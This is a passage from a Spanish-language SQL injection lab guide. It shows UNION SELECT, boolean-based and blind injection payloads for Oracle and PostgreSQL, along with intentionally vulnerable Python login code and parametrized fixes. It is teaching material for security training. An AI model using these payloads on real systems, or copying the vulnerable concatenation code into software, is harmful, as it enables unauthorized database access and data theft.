


Figura 17: Obtención de tablas de la base de datos en Oracle

Al ejecutar una inyección SQL que consulta la vista `ALL_TABLES`, es común que el resultado incluya tablas creadas por defecto por Oracle, como aquellas asociadas al sistema o utilizadas internamente para la administración de la base de datos. Para centrarse únicamente en tablas relevantes para el atacante, se pueden aplicar filtros adicionales en la cláusula `WHERE` de la inyección.

Un ejemplo de una inyección con estos filtros aplicados es el siguiente:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM
  all_tables
2 WHERE OWNER = 'SYSTEM'
3 AND TABLE_NAME NOT LIKE '%$%'
4 AND TABLE_NAME NOT LIKE 'SYS%'
5 AND TABLE_NAME NOT LIKE 'LOGMNR%' --
```

En este caso:

- `TABLE_NAME NOT LIKE '%$%'`: Filtra tablas cuyos nombres contienen el carácter \$, que generalmente son tablas de sistema utilizadas internamente por Oracle para la gestión de metadatos o componentes específicos.
- `TABLE_NAME NOT LIKE 'SYS%'`: Excluye tablas cuyos nombres comienzan con SYS, ya que estas suelen pertenecer al esquema del sistema (SYS) y no son de interés para la mayoría de los ataques.
- `TABLE_NAME NOT LIKE 'LOGMNR%'`: Elimina tablas relacionadas con la funcionalidad de LogMiner de Oracle, una herramienta utilizada para analizar registros de transacciones y

que, en la mayoría de los casos, no contiene datos directamente útiles para los atacantes.

Al aplicar estos filtros, los resultados de la consulta se limitan a las tablas más relevantes, lo que facilita el análisis y reduce el ruido en el proceso de reconocimiento. Esto es especialmente útil en entornos con un gran número de tablas, donde los resultados pueden ser abrumadores si se incluyen todas las tablas creadas por defecto por Oracle.

Por ejemplo, al filtrar las tablas de sistema, el atacante puede enfocarse en tablas creadas por el administrador o los desarrolladores de la base de datos, que probablemente contengan información sensible o relacionada con las funcionalidades de la aplicación.

El laboratorio refleja esta estrategia de filtrado mostrando únicamente las tablas relevantes después de ejecutar la inyección filtrada. Esto permite a los participantes observar cómo una consulta más específica puede ser más efectiva en un ataque real.




Figura 18: Obtención de tablas filtradas en Oracle

8.5. Diferencias de las inyecciones en PostgreSQL

Aunque las inyecciones UNION SELECT comparten un principio básico, existen diferencias importantes entre Oracle y PostgreSQL debido a las particularidades de cada sistema de gestión de bases de datos. Estas diferencias incluyen:

- Nombres y estructuras de las vistas del sistema.
- Sintaxis y funciones específicas para obtener metadatos.
- La necesidad de adaptaciones en los valores de relleno (NULL o literales).

A continuación, se analizarán las diferencias específicas para cada tipo de inyección, comparando las consultas utilizadas en Oracle y PostgreSQL.

8.5.1. Obtención del nombre de la base de datos

En Oracle, se utiliza la función `ora_database_name` para obtener el nombre de la base de datos activa, mientras que en PostgreSQL se utiliza la función `current_database()`. La sintaxis de ambas inyecciones es la siguiente:

■ Oracle:

```
1 cualquier_input' UNION SELECT 1, ora_database_name, NULL AS  
    nombre_bd_relleno_1, NULL AS nombre_bd_relleno_2 FROM dual  
    --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, current_database() AS  
    nombre_bd, NULL, NULL; --
```

Diferencias clave:

- En PostgreSQL, la función `current_database()` se utiliza para devolver el nombre de la base de datos activa. A diferencia de `ora_database_name`, esta función no requiere tablas auxiliares como `dual`.
- PostgreSQL permite la ejecución directa de la función sin necesidad de tablas adicionales, simplificando la consulta.
- Los valores de relleno (`NULL`) en PostgreSQL cumplen la misma función de garantizar la compatibilidad con la estructura de la consulta original.




Figura 19: Obtención del nombre de la base de datos en PostgreSQL

8.5.2. Obtención de la versión de la base de datos

Para obtener la versión de la base de datos, Oracle utiliza la vista `v$version`, mientras que en PostgreSQL se utiliza la función `version()` que devuelve información detallada del sistema. Las inyecciones correspondientes son:

■ Oracle:

```
1 cualquier_input' UNION SELECT NULL, banner, NULL, NULL FROM  
    v$version WHERE banner LIKE 'Oracle%' --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, version(), NULL, NULL; --
```

Diferencias clave:

- En PostgreSQL, la función `version()` devuelve un solo valor con información sobre la versión del sistema de gestión de bases de datos, el sistema operativo y otros detalles relevantes, mientras que Oracle utiliza una vista que contiene múltiples filas.
- PostgreSQL no requiere un filtro como `WHERE banner LIKE 'Oracle%'`, ya que la función `version()` devuelve directamente la información necesaria.




Figura 20: Obtención de la versión de la base de datos en PostgreSQL

8.5.3. Obtención de todas las tablas de la base de datos

Para obtener un listado de todas las tablas, Oracle utiliza la vista `ALL_TABLES`, mientras que PostgreSQL emplea `information_schema.tables`. Las inyecciones correspondientes son:

■ Oracle:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM  
all_tables WHERE OWNER='SYSTEM' --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, NULL, table_schema,  
table_name  
2 FROM information_schema.tables WHERE table_schema = 'public';  
--
```

Diferencias clave:

- En PostgreSQL, la vista `information_schema.tables` se utiliza para obtener un listado de tablas, donde `table_schema` corresponde al esquema del propietario de la tabla y `table_name` al nombre de la tabla.
- La condición `WHERE table_schema = 'public'` se utiliza en PostgreSQL para filtrar las tablas creadas en el esquema `public`, que es el predeterminado en muchas aplicaciones.
- Al igual que en Oracle, es posible agregar filtros adicionales en PostgreSQL para excluir tablas del sistema o irrelevantes, utilizando condiciones como `table_name NOT LIKE 'pg_%'`.




Figura 21: Obtención de tablas de la base de datos en PostgreSQL

8.6. Código vulnerable del login

A continuación, se presenta el código vulnerable en Python para el login tanto en **Oracle** como en **Postgre**, que permite la inyección SQL basada en `UNION SELECT`.

8.6.1. Código vulnerable en Oracle

En el siguiente código para el login en Oracle, la vulnerabilidad radica en la concatenación directa de las entradas del usuario (`username` y `password`) en la consulta SQL, sin realizar validación o sanitización:

```

1 def login_inseguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"',
6                 AND password = '"+password+"'"
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia)
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
13            return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}

```

```
14         else:
15             return {"sentencia": sentencia}
16     except PBD.DatabaseError as error:
17         return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad se encuentra en la construcción de la variable `sentencia`, donde los valores proporcionados por el usuario se concatenan directamente en la consulta SQL.

```
1 sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"' AND
    password = '"+password+"'"
```

Esta práctica permite que un atacante inserte código SQL malicioso que manipule la consulta.

8.6.2. Versión segura del código en Oracle

Para evitar inyecciones SQL, se debe usar consultas parametrizadas:

```
1 def login_seguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = :username
6                                     AND password = :password"
7
8     try:
9         cursor = conexion.cursor()
10        cursor.execute(sentencia, {"username": username, "password":
11                                    password})
12
13        usuario = cursor.fetchall()
14        cursor.close()
15        if usuario:
16            return {"resultado": usuario, "auth": "true"}
17        else:
18            return {"auth": "false"}
19    except PBD.DatabaseError as error:
20        return {"resultado": error}
```

8.6.3. Código vulnerable en Postgre

El siguiente código para el login en PostgreSQL presenta la misma vulnerabilidad, utilizando concatenación directa de las entradas del usuario en la consulta SQL:

```
1 def login_inseguro_base_postgresql(username, password):
2     conexion = dbConectarPostgreSQL()
3     if not conexion:
```



```
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
6               AND password = '"+password+"'"
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia)
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
13            return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
14        else:
15            return {"sentencia": sentencia}
16    except PBD.DatabaseError as error:
17        return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad está en la construcción de la variable `sentencia`, donde se concatena directamente la entrada del usuario.

```
1 sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"' AND
  password = '"+password+"'"
```

8.6.4. Versión segura del código en Postgre

En PostgreSQL, se deben usar consultas parametrizadas con `psycopg2`:

```
1 def login_seguro_base_postgresql(username, password):
2     conexion = dbConectarPostgreSQL()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE
6               username =%s AND password =%s "
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia, (username, password))
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
13            return {"resultado": usuario, "auth": "true"}
14        else:
15            return {"auth": "false"}
16    except PBD.DatabaseError as error:
17        return {"resultado": error}
```

9. Inyección basada en Booleanos

La inyección SQL basada en booleanos es una técnica en la que un atacante explota vulnerabilidades en las consultas SQL de una aplicación para inferir información sobre la base de datos. Este ataque se basa en el análisis de las respuestas de la aplicación web a consultas booleanas, es decir, aquellas que evalúan condiciones como verdaderas o falsas. A diferencia de otros métodos, esta técnica no requiere acceso directo a los resultados de la base de datos; en su lugar, el atacante utiliza las diferencias en las respuestas de la aplicación (como cambios en el contenido, mensajes de error o tiempo de carga) para deducir información sensible. Prevenir este tipo de ataques requiere una estricta validación de entradas, el uso de consultas parametrizadas y una adecuada configuración de los mensajes de error.

9.1. Mecanismo del ataque

1. **Identificación de puntos vulnerables:** El atacante busca parámetros de entrada en la aplicación web que interactúan directamente con la base de datos. Esto puede incluir campos de formularios, parámetros en la URL, cookies o encabezados HTTP. Una vez localizado un punto vulnerable, el atacante comienza a probar diferentes inyecciones booleanas.
2. **Construcción de consultas booleanas:** Utilizando inyecciones como:

```
http://example.com/page.php?id=1 AND 1=1
```

(siempre verdadera) y:

```
http://example.com/page.php?id=1 AND 1=2
```

(siempre falsa), el atacante evalúa las diferencias en las respuestas de la aplicación. Por ejemplo, si la primera consulta devuelve contenido y la segunda no, el atacante confirma que la entrada es vulnerable.

3. **Inferencia de datos sensibles:** Una vez confirmada la vulnerabilidad, el atacante realiza consultas booleanas para inferir información sobre la base de datos. Por ejemplo, puede intentar determinar la longitud del nombre de una tabla:

```
http://example.com/page.php?id=1 AND LENGTH(table_name)=5
```

Si la aplicación devuelve contenido en esta condición, el atacante deduce que el nombre de la tabla tiene 5 caracteres. Este proceso se repite para extraer más información, como nombres de columnas o datos específicos.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción Boolean-Based SQL Injection, en Oracle o en PostgreSQL.



Figura 22: Opción de Boolean-Based SQL Injection en el laboratorio de inyecciones SQL

En esta sección, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*




Figura 23: Formulario de inicio de sesión para Boolean-Based SQL Injection

Se puede observar también la descripción de la inyección, su grado de dificultad, y su grado de peligrosidad.

9.2. Obtención del número de caracteres de un campo

Una de las primeras técnicas que un atacante puede utilizar en una inyección SQL basada en booleanos es determinar la longitud de un campo en la base de datos. Esta información es crucial para ataques posteriores, ya que permite al atacante ajustar las inyecciones y extraer datos de manera más efectiva. Para obtener la longitud de un campo, el atacante envía consultas booleanas que evalúan la longitud de un campo específico y analiza las respuestas de la aplicación para inferir la longitud real.

En primer lugar se va a hacer uso de la inyección en la base de datos Oracle, para ello se va a utilizar la siguiente inyección SQL para determinar la longitud del campo *username* en la tabla *usuarios*:

En el usuario:

```
1 ' OR (SELECT CASE WHEN (LENGTH(username) = 5) THEN 1/0 ELSE 1 END FROM
  (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1 --
```

En la contraseña se introduce cualquier valor válido.

Explicación de la inyección:

- `LENGTH(username) = 5`: Esta condición evalúa si la longitud del campo `username` es igual a 5. Si la condición es verdadera, se produce un error de división por cero (1/0), lo que indica al atacante que la longitud es 5. Si la condición es falsa, no se produce un error y el atacante puede inferir que la longitud es diferente de 5.
- `ROWNUM AS rn FROM Usuarios WHERE rn=1`: Se utiliza para limitar la consulta a una sola fila, ya que la inyección booleana debe evaluar la longitud de un campo en una fila específica.
- `1 = 1`: Es una condición siempre verdadera que se utiliza para mantener la consulta original válida y evitar errores de sintaxis.
- `--`: Es un comentario que se utiliza para eliminar cualquier condición adicional en la consulta original, asegurando que la inyección se ejecute sin restricciones.
- Al ejecutar esta inyección, el atacante puede inferir la longitud del campo `username` en la tabla `usuarios` basándose en la respuesta de la aplicación.
- En el laboratorio, la aplicación responde de manera diferente si la longitud es correcta o incorrecta, lo que permite al atacante confirmar la longitud del campo.

En caso de ser correcta la longitud, la aplicación mostrará un mensaje de error, indicando que hay una división por cero, lo que indica que la longitud del campo es 5. El error es el siguiente:

ORA-01476: el divisor es igual a cero



Figura 24: Determinación de la longitud del campo `username` en Oracle

En cambio, si la longitud es incorrecta, la aplicación mostrará un mensaje de error diferente, indicando que las credenciales son incorrectas.

Esta inyección podría ser automatizada mediante un script que pruebe diferentes longitudes hasta encontrar la correcta, lo que permitiría al atacante obtener información sobre la estructura de la base de datos de manera más eficiente.

9.3. Obtención de un carácter específico de un campo

Una vez que el atacante ha determinado la longitud de un campo, puede proceder a extraer caracteres específicos de ese campo utilizando inyecciones SQL basadas en booleanos. Este proceso implica enviar consultas que evalúan caracteres individuales en una posición determinada y analizar las respuestas de la aplicación para inferir el contenido real del campo.

En el caso de la base de datos Oracle, se va a utilizar la siguiente inyección SQL para obtener el primer carácter del campo *username* en la tabla *usuarios*:

En el usuario:

```
1 ' OR (SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'a') THEN 1/0 ELSE 1  
END FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) =  
1 --
```

En la contraseña se introduce cualquier valor válido.

Explicación de la inyección:

- `SUBSTR(username, 1, 1) = 'a'`: Esta condición evalúa si el primer carácter del campo `username` es igual a `'a'`. Si la condición es verdadera, se produce un error de división por cero (`1/0`), lo que indica al atacante que el carácter es `'a'`. Si la condición es falsa, no se produce un error y el atacante puede inferir que el carácter es diferente de `'a'`.
- `ROWNUM AS rn FROM Usuarios WHERE rn=1`: Se utiliza para limitar la consulta a una sola fila, ya que la inyección booleana debe evaluar el carácter en una fila específica.
- `1 = 1`: Es una condición siempre verdadera que se utiliza para mantener la consulta original válida y evitar errores de sintaxis.
- `--`: Es un comentario que se utiliza para eliminar cualquier condición adicional en la consulta original, asegurando que la inyección se ejecute sin restricciones.
- Al ejecutar esta inyección, el atacante puede inferir el primer carácter del campo `username` en la tabla `usuarios` basándose en la respuesta de la aplicación.
- En el laboratorio, la aplicación responde de manera diferente si el carácter es correcto o incorrecto, lo que permite al atacante confirmar el contenido del campo.

En caso de ser correcto el carácter, la aplicación mostrará un mensaje de error, indicando que hay una división por cero, lo que indica que el primer carácter del campo es 'a'. El error es el siguiente:

ORA-01476: el divisor es igual a cero



Figura 25: Obtención del primer carácter del campo *username* en Oracle

En cambio, si el carácter es incorrecto, la aplicación mostrará un mensaje de error diferente, indicando que las credenciales son incorrectas.

Este proceso, al igual que el anterior, podría ser automatizado mediante un script que pruebe diferentes caracteres hasta encontrar el correcto, lo que permitiría al atacante extraer información sobre el contenido real del campo de manera más eficiente. Sería posible obtener el contenido completo del campo, carácter por carácter.

9.4. Código utilizado en el laboratorio

En esta inyección, se reutiliza la lógica de login de las inyecciones Union-Attack, ya que la vulnerabilidad se encuentra en la misma parte del código. A continuación, se muestra el código vulnerable en Python para el login en Oracle, que permite la inyección SQL basada en booleanos:

```
1 def login_inseguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
6     AND password = '"+password+"'"
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia)
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
```

```
12         return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
13     else:
14         return {"sentencia": sentencia}
15 except PBD.DatabaseError as error:
16     return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad se encuentra en la construcción de la variable `sentencia`, donde los valores proporcionados por el usuario se concatenan directamente en la consulta SQL.

9.5. Excepción de las inyecciones Boolean en PostgreSQL

En el caso de nuestro laboratorio, el cual está diseñado para usarse con una inyección mediante división por cero, no es posible implementar la inyección en PostgreSQL, ya que este sistema analiza la consulta completa antes de ejecutarse, y si encuentra un error, no se ejecuta y lanza error.

En cambio, se podría realizar intentando buscar otra lógica en la consulta que permita inferir la información deseada.

10. Inyecciones Blind en SQL

Las **Blind SQL Injections** son un tipo de inyección en el que un atacante puede inferir información sobre la base de datos a pesar de que la aplicación no proporciona mensajes de error explícitos o respuestas directas. A diferencia de las inyecciones SQL tradicionales, en las que los resultados de las consultas maliciosas pueden ser visibles en la interfaz de la aplicación, las inyecciones **Blind** se basan en observar diferencias en el comportamiento de la aplicación para deducir información sensible.

Este tipo de ataque es especialmente efectivo en aplicaciones que han implementado medidas básicas de seguridad, como la supresión de mensajes de error, pero que siguen siendo vulnerables debido a la falta de validación adecuada de las entradas del usuario.

10.1. Características principales de las inyecciones Blind

- **Ausencia de mensajes de error:** Las aplicaciones vulnerables no muestran mensajes de error explícitos, lo que obliga al atacante a depender de métodos indirectos para extraer información.
- **Dependencia del comportamiento de la aplicación:** El atacante analiza cómo responde la aplicación a diferentes condiciones (por ejemplo, cambios en el contenido de las páginas, duración de las respuestas, etc.).
- **Ataques iterativos:** Este tipo de ataque a menudo requiere múltiples consultas para extraer información carácter por carácter o bit por bit, lo que lo hace más lento que otros tipos de inyecciones SQL.

10.2. Tipos de inyecciones Blind

Existen varios métodos para llevar a cabo ataques Blind, dependiendo de cómo se infiera la información de la base de datos. En este laboratorio se explorarán principalmente dos tipos de inyecciones Blind:

- **Basadas en condiciones booleanas:** Este método utiliza consultas con condiciones booleanas (TRUE o FALSE) para observar cómo cambia el comportamiento de la aplicación. Por ejemplo, un atacante podría enviar una consulta como ' OR '1'='1' para verificar si la condición se evalúa como verdadera.
- **Basadas en tiempo:** Este enfoque utiliza funciones de retardo en SQL, como SLEEP() en PostgreSQL o DBMS_LOCK.SLEEP() en Oracle, para medir el tiempo de respuesta de la aplicación. Si la aplicación tarda más en responder, el atacante puede inferir que la consulta fue evaluada como verdadera.

10.3. Objetivos de las inyecciones Blind

El propósito principal de una inyección Blind es obtener información sensible de la base de datos, como:

- Nombres de tablas y columnas.
- Estructura de la base de datos.
- Datos confidenciales, como credenciales de usuarios.

Aunque las inyecciones Blind suelen requerir más tiempo que otros tipos de ataques debido a su naturaleza iterativa, son altamente efectivas en aplicaciones donde no se permiten mensajes de error explícitos.

10.4. Ejemplo básico de una inyección Blind basada en booleanos

Supongamos que un atacante intenta determinar si el usuario `admin` existe en la base de datos mediante el siguiente payload:

```
1 admin' AND '1'='1' --
```

Si la aplicación responde positivamente (por ejemplo, mostrando un mensaje de éxito), el atacante deduce que el usuario `admin` existe. Si, en cambio, introduce una condición que siempre es falsa:

```
1 admin' AND '1'='2' --
```

Y la aplicación responde negativamente (por ejemplo, mostrando un mensaje de error o devolviendo una página en blanco), el atacante puede confirmar su hipótesis. Este proceso puede extenderse para obtener más información sobre la base de datos.

10.5. Importancia de prevenir este tipo de ataques

Aunque las inyecciones Blind no proporcionan información directa, son una herramienta poderosa para los atacantes que buscan explotar vulnerabilidades en aplicaciones web. Prevenir este tipo de ataques es esencial para proteger la confidencialidad, integridad y disponibilidad de los datos almacenados en la base de datos.

Medidas como la validación estricta de entradas, el uso de consultas parametrizadas y la reducción de diferencias en las respuestas de la aplicación son fundamentales para mitigar el riesgo de inyecciones SQL Blind.

11. Inyección Blind basada en condiciones booleanas

